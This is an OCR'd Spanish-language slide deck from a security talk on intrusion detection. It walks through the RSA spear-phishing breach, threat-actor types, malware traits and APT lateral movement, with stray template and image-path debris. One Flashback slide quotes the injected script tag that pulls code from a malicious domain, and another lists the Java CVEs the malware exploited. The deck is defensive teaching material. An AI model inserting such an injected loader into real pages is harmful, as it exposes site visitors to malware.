Detectando Intrusiones en la Red

Mas allá de los IDS

Roberto Martínez

- Instructor UniversIT y Conferencista
- Consultor Especializado en Seguridad Informática
- Malware Researcher at Global Research and Analysis Team Kaspersky Lab | Latam -Mexico

@r0bertmart1r BLOG

http://r0bertmart1nez.mx

Agenda

- ¿Esta alguien seguro?
- RSA Anatomía de un ataque
- ¿Cuanto es suficiente en Seguridad?
- El problema
- Demo: Fisonomía de un ataque
- La solución
- Demo: Esquemas de detección
- Conclusión


¿Está alguien esta seguro?

Anatomía de un ataque

http://blogs.rsa.com/rivner/anatomy-of-an-attack/

Acciones previas al ataque

- Lo primero que hicieron los hackers detrás de la APT fué buscar información públicamente disponible sobre empleados específicos, principalmente redes sociales.
- Una vez que consiguieron la información, enviaron a esos usuarios un correo electrónico tipo Spear Phishing.



El Problema


- Click to edit Master text styles
  - Second level
    - Third level
      - Fourth level
        - Fifth level

¿Como sucedió el ataque?

- El atacante envío dos correos electrónicos diferentes durante un período de dos días.
- Los dos correos electrónicos fueron enviados a dos pequeños grupos de empleados sin importar que fueran de alto perfil.
- El correo electrónico fue diseñado lo suficientemente bien como para truco, uno de los empleados lo recuperara de su carpeta de correo no deseado y abriera el archivo de excel adjunto.
- La hoja de cálculo contenía una vulnerabilidad de día cero que instalaba una puerta trasera a través de una vulnerabilidad en Adobe Flash (CVE-2011-0609).

- Click to edit Master text styles
  - Second level
    - Third level
      - Fourth level
        - Fifth level


Una vez abierto el correo....



El resultado **$ 66.3 mdd.**

http://www.govinfosecurity.com/articles.php?art_id=3913


¿Cuanto es suficiente en Seguridad?



Cuatro principales tipos de ataque

THREAT ACTOR	EXAMPLE	TARGETS	OBJECTIVE
Criminal	Credit Card Theft	Enterprises that process credit cards or handle money such as retailers, banks, credit card processors.	Financial Gain
Hacktivists	Anonymous LulzSec	Anyone	Defamation, Press, Public Policy
Economic Espionage	Advanced Persistent Threat (APT)	Virtually any industry with an emphasis on blue chip companies and defense companies.	Economic Advantage
Nuisance	Botnets, Spam	Anyone, including individuals, small companies and large enterprises.	Launch points, nuisance, often consumer-based threats.


- Estas empresas implementan cualquier combinación imaginable de seguridad perimetral, seguridad end-point, campañas de sensibilización al usuario final, políticas y controles.




Characterizing Malware


Stealth level	Ranges from high to low. Does the malware actively hide or cloak itself using techniques like polymorphism or code obfuscation?
Targeted vulnerability	Malware can range from code that targets known, unpatched vulnerabilities to those that target unknown vulnerabilities, known as "zero-hour" attacks.
Intended victim(s)	Malware can attack indiscriminately, or it can target specific victims.
Objectives	Malware can be used to cause mischief or as a tool for organized theft and cyber crime.

Network Malware Protection Techniques




Attacker
Firewall
Mail Server
Web Server
Fire Server

APT LATERAL MOVEMENT



HBGary
Detecting Tomorrow's Threats Today

¿Que esta fallando?

El eslabón más débil


2011 - 2012 Targets

Flashback / Flashfake

```
<script
src="http://domainname.rr.nu/nl.php?
p=d"></script>
```


Vulnerabilities exploited:


CVE2008-5353 ("deserializing Calendar objects")
CVE2011-3544
CVE2012-0507




```
